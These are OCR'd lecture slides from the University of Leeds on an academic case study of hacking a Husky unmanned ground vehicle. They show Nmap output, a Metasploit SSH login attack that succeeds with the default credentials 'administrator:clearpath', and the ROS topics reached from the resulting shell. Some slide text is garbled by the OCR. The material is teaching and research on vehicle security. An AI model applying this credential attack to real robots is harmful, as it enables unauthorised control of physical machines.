
# Cybersecurity Hack Example

UNIVERSITY OF LEEDS

# Example of attack

## Husky UGV with LiDAR and the axis network camera

## Network topology of the attack




**Reference:** Vulnerability assessment of vehicle to infrastructure communication : a case study of Unmanned Ground Vehicle, Abdullahi, AD, Dargahi, T and Babaie, M, IEEE Global Communications Conference 2020 (IEEE GLOBECOM 2020)

# Steps of the attack




1. Reconnaissance
2. Husky Vulnerability Assessment
3. Exploitation
4. Post Exploitation

# 1. Reconnaissance



UNIVERSITY OF LEEDS

Within ervices
runnin ohard
radio, a the
*net.rec*



# 2. Vulnerability Assessment



```
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-13 14:21 BST
[*] Nmap: Nmap scan report for 192.168.131.1
[*] Nmap: Host is up (0.0032s latency).
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   2048 8c:0d:6b:76:18:77:28:61:1a:da:a1:5b:5b:6f:99:03 (RSA)
[*] Nmap: |   256 e7:5f:93:b9:85:24:e0:50:af:60:93:0e:14:4f:d8:74 (ECDSA)
[*] Nmap: |_  256 f1:00:d3:da:a4:a7:1a:e6:3b:4f:7f:3c:4d:b7:9b:54 (ED25519)
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
```

# 3. Exploitation



UNIVERSITY OF LEEDS

An attempt to initiate an SSH connection required authentication.

Rang of exploits that could be found in Rapid 7 Metasploit database concerning SSH

This

succ he

attac ges

runn

```
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.131.1:22 - Success: 'administrator:clearpath' 'uid=1000(administrator) gid=
c #54~16.04.1-Ubuntu SMP Wed May 8 15:55:19 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.131.202:33511 -> 192.168.131.1:22) at 2019-
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i
```


UNIVERSITY OF LEEDS

# 4. F

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

pwd
/home/administrator
rostopic list
/axis/axis_ptz/parameter_descriptions
/axis/axis_ptz/parameter_updates
/axis/camera_info
/axis/cmd
/axis/image_raw/compressed
/axis/mirror
/axis/state
/cmd_vel
/diagnostics
/diagnostics_agg
/diagnostics_toplevel_state
/e_stop
/gps/fix
/gps/nmea_sentence
/gps/nmea_sentence_out
/gps/time_reference
/gps/vel
/husky_velocity_controller/cmd_vel
/husky_velocity_controller/odom
/husky_velocity_controller/parameter_descriptions
/husky_velocity_controller/parameter_updates
/imu/data
/joint_states
/joy
/joy_teleop/cmd_vel
/joy_teleop/joy
```

Foll f the exploit, the attacker now has access to all t ckages enable an attacker to execute a remote mar nds while the UGV is in operation.
Atta t command from the shell.



# Conclusions



- Connected and autonomous vehicles are prone to cyberattacks
- Both software and hardware layers are important to prevent hacking
- Over-The-Air (OTA) updates
- MISRA C
- Unit Testing

- **UNECE WP.29 Regulations**
- **ISO 21434 (Road Vehicles – Cybersecurity Engineering)**

# ANY QUESTIONS ???